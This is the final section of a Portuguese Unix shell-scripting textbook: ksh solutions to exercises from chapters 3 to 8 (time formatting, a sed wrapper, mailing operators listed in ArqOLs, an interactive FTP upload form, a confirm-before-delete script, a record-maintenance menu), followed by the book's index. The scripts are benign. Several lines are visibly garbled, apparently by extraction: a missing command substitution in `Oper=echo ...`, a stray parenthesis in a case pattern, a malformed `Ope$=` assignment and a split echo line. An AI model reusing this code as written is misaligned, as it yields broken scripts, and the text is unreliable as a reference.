# Capítulo 3 exercício 4
#
Data=`date "+%b %e"`
who | grep -v "$Data"

```

Capítulo 4

```

1.

#!/bin/ksh

#
# Capítulo 4 exercício 1
#
hh=`date "+%H"`      # Horas em hh
mm=`date "+%M"`      # Minutos em mm
ap=am                 # am ou pm em ap
if [ "$hh" -gt 12 ]
then
    hh=`expr $hh - 12`
    ap=pm
fi
echo $hh:$mm $ap
exit

2.

#!/bin/ksh

#
# Capítulo 4 exercício 2
#
if [ "$#" -ne 2 ]          # Recebi 2 parametros?
then

```

```
echo "uso: $0 <comandos do sed> <arquivo a ser editado>"  
exit 1  
fi  
if ls $2 1>/dev/null 2>&1  
then  
    if sed $1 $2 >/tmp/$$ 2>/dev/null # O sed foi bem sucedido?  
    then  
        echo sed bem sucedido  
        mv /tmp/$$ $2  
        exit  
    else  
        echo Houve erro na passagem de parametros para o sed.  
        rm /tmp/$$ 2>/dev/null  
        exit 2  
    fi  
else  
    echo Arquivo $2 nao existe  
    exit 3  
fi  
  
3.  
#!/bin/ksh  
  
#  
# Capitulo 4 exercicio 3  
#  
Hora=`date +%H`  
case $Hora in  
    0? | 1[01]) echo Bom Dia  
                ;;  
    1[2-7]      ) echo Boa Tarde  
                ;;  
    *)          ) echo Boa Noite  
                ;;  
esac  
exit
```

Capítulo 5

```
1.  
#!/bin/ksh  
  
#  
# Capitulo 5 exercicio 1  
#
```

```

if [ $# -ne 2 ]           # Recebi 2 parametros?
then
    echo "Uso: $0 <No. OL ou nome do site> <Nome Arq. de mail>"
    exit 1
fi
# Vou testar se o $1 eh numerico (No. OL) ou nao (Nome da maquina)
# Sera que existe a OL ou Maquina informada?
if expr $1 + 1 > /dev/null 2>/dev/null
then
    Reg=`grep "^$1" ArqOLs` # Pesquisando No. OL no inicio do registro
    if [ ! "$Reg" ]
    then
        echo Nao conheco OL=$1
        exit 2
    fi
    Maquina=`echo "$Reg" | cut -f2` # Sem aspas, $Reg perde as <tab>
else
    Reg=`grep " $1      " ArqOLs` # Pesquisando <tab><maquina><tab>
    if [ ! "$Reg" ]
    then
        echo Nao conheco Site=$1
        exit 3
    fi
    Maquina=$1
fi
Oper=echo "$Reg" | cut -f3
# E o arquivo? Serah que ele existe?
if ls $2 > /dev/null 2>/dev/null # Poderia tb. fazer: if [ ! -f $2 ]
then
    for Oper in $Oper
    do
        mail $Oper@$Maquina < $2
    done
    exit
fi
echo $2 nao existe neste diretorio
exit 4

```

Capítulo 6

1.

```

#!/bin/ksh
#
# Capitulo 6 exercicio 1

```

```
#  
  
if [ $# -ne 1 ]           # Recebi 1 parametro?  
then  
    echo "Uso: $0 <Nome do Arquivo com conteudo do e-mail>"  
    exit 1  
fi  
# Serah que o arquivo existe?  
if ls $1 > /dev/null 2>&1  
then  
    cat ArqOLs |  
    while read lixo Maquina Opers  
    do  
        mail `echo $Oper | cut -f1 -d" ":"@$Maquina < $1  
    done  
else  
    echo $1 nao existe neste diretorio  
    exit 2  
fi  
  
#### O ultimo if poderia (e deveria) ser escrito assim: ####  
#  
# if [ -f "$1" ]  
# then  
#     cat ArqOLs |  
#     while read lixo Maquina Oper lixo  
#     do  
#         mail $Oper@$Maquina < $1  
#     done  
# else  
#     echo $1 nao existe neste diretorio  
#     exit 2  
# fi  
#####  
  
2.  
#!/bin/ksh  
  
#  
# Capitulo 6 Exercicio 2  
#  
#  
clear  
echo "
```

```

TRANSMISSAO DE ARQUIVOS
=====
1 - Maquina ...
2 - Login ....
3 - Senha ....
4 - Arquivos a serem transmitidos

Informe os dados acima ... "

while true
do
    tput cup 5 32
    read maq
    if fgrep $maq /etc/hosts > /dev/null # Existe no /etc/hosts?
    then
        break
    else
        tput cup 21 25

        echo -e "Maquina nao definida no arquivo de hosts\07"\07 da'
BEEP
        read                      # Soh para esperar ate' teclar <ENTER>
        tput cup 21 25
        echo "                      "      # Limpei a linha
        continue
    fi
done
tput cup 7 32
read acesso
tput cup 9 32
stty -echo
read senha
stty echo

Arquivos=
while true
do
    tput cup 13 21
    read Arquivo
    if [ ! "$Arquivo" ]

```

40. A opção **-e** é necessária somente em ambiente LINUX. Nos outros sabores de UNIX essa opção não deve ser usada.

```
then
    tput cup 17 16
    echo -e "Finaliza entrada de arquivos (s/n) \c"
    read Sair
    if [ "$Sair" = s ]
    then
        break
    else
        tput cup 17 16
        echo "
        continue
    fi
fi
if ls $Arquivo > /dev/null 2>&1
then
    tput cup 21 01
    Arquivos="$Arquivos `echo $Arquivo`"
    tput bold
    echo $Arquivos
    tput sgr0
else
    tput cup 17 16
    echo "Arquivo nao existe..."
    read
    tput cup 17 16
    echo "
fi
tput cup 13 21
echo "
done
tput cup 19 16
tput smso
echo "Aguarde a transmissao ... "
for trans in $Arquivos
do
    ftp -ivn "$maq" << fimftp >> /tmp/$$
    user "$acesso" "$senha"
    bin
    put "$trans"
    bye
fimftp
done
tput cup 23 16
echo "Fim de Transmissao .... Tecle <ENTER> "
```

```
read
tput sgr0
clear
```

Capítulo 7

1.

```
#!/bin/ksh

#
# Capitulo 7 exercicio 1
#

if [ $# -lt 1 ]           # Recebi pelo menos 1 parametro?
then
    echo "Uso: $0 <Nomes dos Arquivos a Deletar>.
          Obs. Vale metacaracteres como arqs*"
    exit 1
fi

if [ ! "$MAXFILES" ]
then
    MAXFILES=10
fi

Qtd=`ls $* 2> /dev/null | wc -l`
if [ "$Qtd" -eq 0 ]
then
    echo Nao ha arquivos a serem deletados
    exit 2
fi
if [ "$Qtd" -le "$MAXFILES" ]
then
    echo "Deveria fazer rm `echo $*`"
    exit
fi

if [ "$Qtd" -gt 1 ]
then
    echo -e "Existem $Qtd Arquivos a deletar... \c"
else
    echo -e "So existe 1 arquivo a deletar... \c"
fi
echo -e " Posso remover? (S/n) \c"
read sn
if [ "$sn" != n ]
then
```

```
echo "Deveria fazer rm -f `echo $*`"
exit
fi

2.

a)

#!/usr/bin/ksh

#
# Este programa chama o c7e2.1 que coletara os dados necessarios,
# devolvendo-os a este, que procedera a inclusao, exclusao ou
# alteracao necessaria.
#

export Opc=0
while [ "$Opc" -lt 1 -o $Opc -gt 4 ]
do
    clear
    echo -e "
+-----+
|           Programas de Manutencao de ArqOLs
|           |
+-----+
OPCAO      ACAO
-----      -----
1          Inclui OL em ArqOLs
2          Exclui OL de ArqOLs
3          Altera OL em ArqOLs
4          Termina

Entre Com a Opcao Desejada: \c"
    read Opc
done
if [ $Opc -eq 4 ]
then
    exit
fi
Reg='c7e2.1'
echo -e "\n\n          OL a ser \c"
case $Opc
in
    1) echo -n "inclusa"
       ;;
    2) echo -n "exclusa"
       ;;
    3) echo -n "alterada"
       ;;
    *) echo -n "nula"
       ;;
esac
```

```
*) echo -n "alterada"
;;
esac
echo -e ": ==> $Reg \n"                                Confirma? (S/n) \c"
read sn
if [ "$sn" = n -o "$sn" = N ]
then
    exit
fi
OLinf=`echo "$Reg" | cut -f1`
case $Opc in
    1) if grep "^$OLinf" ArqOLs > /dev/null
        then
            echo -e "\n\nJa' existe registro referente aa OL $OLinf"
            read
            exit 1
        fi
        echo "$Reg" >> ArqOLs
        sort ArqOLs > /tmp/ArqOLs$$
        mv -f /tmp/ArqOLs$$ ArqOLs
        ;;
    2) if grep "^$OLinf" ArqOLs > /dev/null
        then
            grep -v "^$OLinf" ArqOLs > /tmp/ArqOLs$$
            mv -f /tmp/ArqOLs$$ ArqOLs
        else
            echo -e "\n\nNao existe registro referente aa OL $OLinf"
            read
            exit 2
        fi
        ;;
    3) if grep "^$OLinf" ArqOLs > /dev/null
        then
            grep -v "^$OLinf" ArqOLs > /tmp/ArqOLs$$
            mv -f /tmp/ArqOLs$$ ArqOLs
            echo "$Reg" >> ArqOLs
            sort ArqOLs > /tmp/ArqOLs$$
            mv /tmp/ArqOLs$$ ArqOLs
        else
            echo -e "\n\nNao existe registro referente aa OL $OLinf"
            read
            exit 2
        fi
```

```
;;
esac

b)
#!/usr/bin/ksh

#
# Este prg foi chamado pelo c7e2 para coletar dados necessarios.
#
# As rotinas de exclusao e alteracao ainda nao foram implementadas.
#
# Repare que os blocos de programa situados entre chaves, estao com
# as saidas redirecionadas para /dev/tty, que e a saida
# no terminal corrente, isto e, o terminal que voce esta usando.
#
{
clear
echo "
+-----+
|           Programas de Manutencao de ArqOLs           |
|                                                       |
+-----+"
tput cup 8 22
echo -e "Dados para \c"
} > /dev/tty
case $Opc in
1) {
    echo Inclusao
    tput cup 11 22
    echo -e "Numero da OL: \c"
    read OL
    tput cup 13 22
    echo -e "Nome da Maquina: \c"
    read Mag
    i=0
    while [ $i -le 7 ]
    do
        Lin=`expr 15 + $i / 2 \* 2`
        Col=`expr 22 + $i % 2 \* 30`
        i=`expr $i + 1`
        tput cup $Lin $Col
        echo -e "Operador$ii: \c"
        read Oper
}
```

```

        if [ ! "$Oper" ]
        then
            break
        fi
        Ope$=$Ope$Oper" "
done
) > /dev/tty
echo "$OL      $Mag      $Ope$"
exit
;;
2) echo "rotina nao implementada" > /dev/tty
exit
;;
3) echo "rotina nao implementada" > /dev/tty
exit
;;
esac

```

Capítulo 8

1.

```

#!/bin/ksh
#
# Capitulo 8 - Exercicio 1
#
Erro ()  # # # Este nome eh porque a funcao pode ser usada para
          # # # erros de critica
{
    if [ $# -lt 2 -o \($# -gt 3 \) ]
    then
        echo "Uso: $0 <Mensagem> <No. Linha> [ <No. Coluna> ]"
        exit 1
    fi
    if [ $# -eq 3 ]
    then
        C=$3
    else
        Len=`expr length "$1"`
        C=`expr "(" 80 - "$Len" ")" / 2`
    fi
    tput cup $2 $C
    echo -e "$1\07\c"
    read a < /dev/tty
}

```

Índice Remissivo

A

a 115
ação 340
apóstrofos 94
ARGC 371
argumento inicial 164
ARGV 371
arrays 355, 363
aspas 94
autoindent 261
awk 193, 341

B

background 247
barra invertida 94
Bash 155, 193, 241
bash 91, 512
bc 145
BEGIN 344
blocos de instruções 206

Bourne-Again Shell 91
Bourne Shell 91
break 363
brute force [512](#)

C

c 116
Campos [341](#)
case [195](#)
cat 113, 229, 507
chaves 160
cifrão (\$) 94
clear 221
código de retorno 214
código de retorno (\$?) [179](#), 262
col 222
comando nulo 253
contador genérico 373
continue 363
Controle de Fluxo 359
crase (') 94

Criar Variáveis 158

csh 92

C Shell 92

cut 130

D

d 115

default 131

delimitador 132

dev 101

diretório pai 165

dois pontos 253

dois pontos () 210

dot [254](#)

E

ed 103

egrep [122](#)

elif 181

e lógico 189

else 176

END 344

Entrada Padrão [98](#)

EOF 350

eval 289

exit 296, 363

Expansão de chaves 272

export 249

Exportar 248

expr 144

expressão regular 108

Expressões Regulares [346](#)

Expressões Relacionais 344

F

fgrep [122](#)

Fim da linha (\$) 105

for [203](#), 362

Forma Expressa 144

Formando Padrões 344

ftp 99, 296

funcao 299

G

GNU 118

grep [122](#)

gsub 356

H

head [138, 230](#)

here document [155](#)

here string 229

here strings [155](#)

home directories 137

home directory [126](#)

I

i 116

if 176

IFS 209, 229

ignorecase 261
 importar 250
 Indicador de pesquisa (/) 104
 Início da linha (^) 105
 instrução expr 178

K

kernel 85
 Korn Shell 91
 ksh 91, 239

L

Leiame.txt 81
 lin 222
 logado 213
 loop 202, 218

M

mail 100, 230
 MAXFILES 287
 Meta Caracteres 90

N

nc [507](#)
 net [507](#)
 netcat [507](#)
 new-line 116
 next 363
 NULL 361
 number 261

O

OFMT 368
 OFS [366](#)
 opção -c 124
 opção -d 131, 134
 opção -f 131
 opção -l 125
 opção -m 217
 opção -n 117
 opção -v [126](#), 172
 Opção -d 142, 143, 154
 Opção -s 141
 opção -s 134
 Operações Aritméticas 144
 operador -a 189
 operador -o 189
 operador -z 184
 Operadores 354
 Operadores aritméticos 190
 operador lógico || 202
 operador lógico or 188
 Órgão Local 230
 ORS [366](#)
 ou lógico 190

P

p 113, [114](#)
 padrão 340
 padrao-acao [341](#)

parâmetros 160
paste 133
pendurado 177
PID 90
pipe 121
pipeline 213
ponto [254](#)
ponto e vírgula 96
Pontos e vírgulas sucessivos 196
printf 367
Programa add 170
programa add 173
programa pp 169
Programa rem 172
prompt secundário 116
prompt secundário (>) 206
ps [122](#)

Q

q 116
quantidade de parâmetros (\$#) 262

R

read 241
Recebendo Parâmetros 371
redirecionamento 90, [155](#)
RLENGTH 358
RSTART 358

S

s 109

Saída com print [366](#)
saída padrão 110
scan [512](#)
script 157
script Shell 164
sed 108
Sem Comentários 93
separador <TAB>, 134
sh 91
Shell 85, 157
Shell secundário 96
showmode 261
sinais 295
sinal 295
SOD 87
stderr 90
stdin 90
stdout 90
stty [223](#)
Substituição (s /) 106
SUID 124

T

Tabela Verdade 189
tail 230
test [179](#)
tput 221, 224
tput blink 222
tput bold 222, 224
tput cup 222
tput reset 222

- tput rev 222 Variáveis definidas pelo programador 350
tput sgr0 222 Variáveis Internas 350
tput smso 222 variável \${#} 161
tput smul 222 variável \${*} 162
tr 136 variável \${?} 174
trap 295 variável \${0} 161
trojan 511 variável \${a} 232

U
Ubuntu 507 variável \${var} 184
uname 95, 97 variável var 203
uniq 153 vetores 363
UNIX 84 vírgula (,) 343

V
Valores de Vetores 363
variáveis 90

W
wget 496, 502
while 212
who 101, 130

X
xargs 164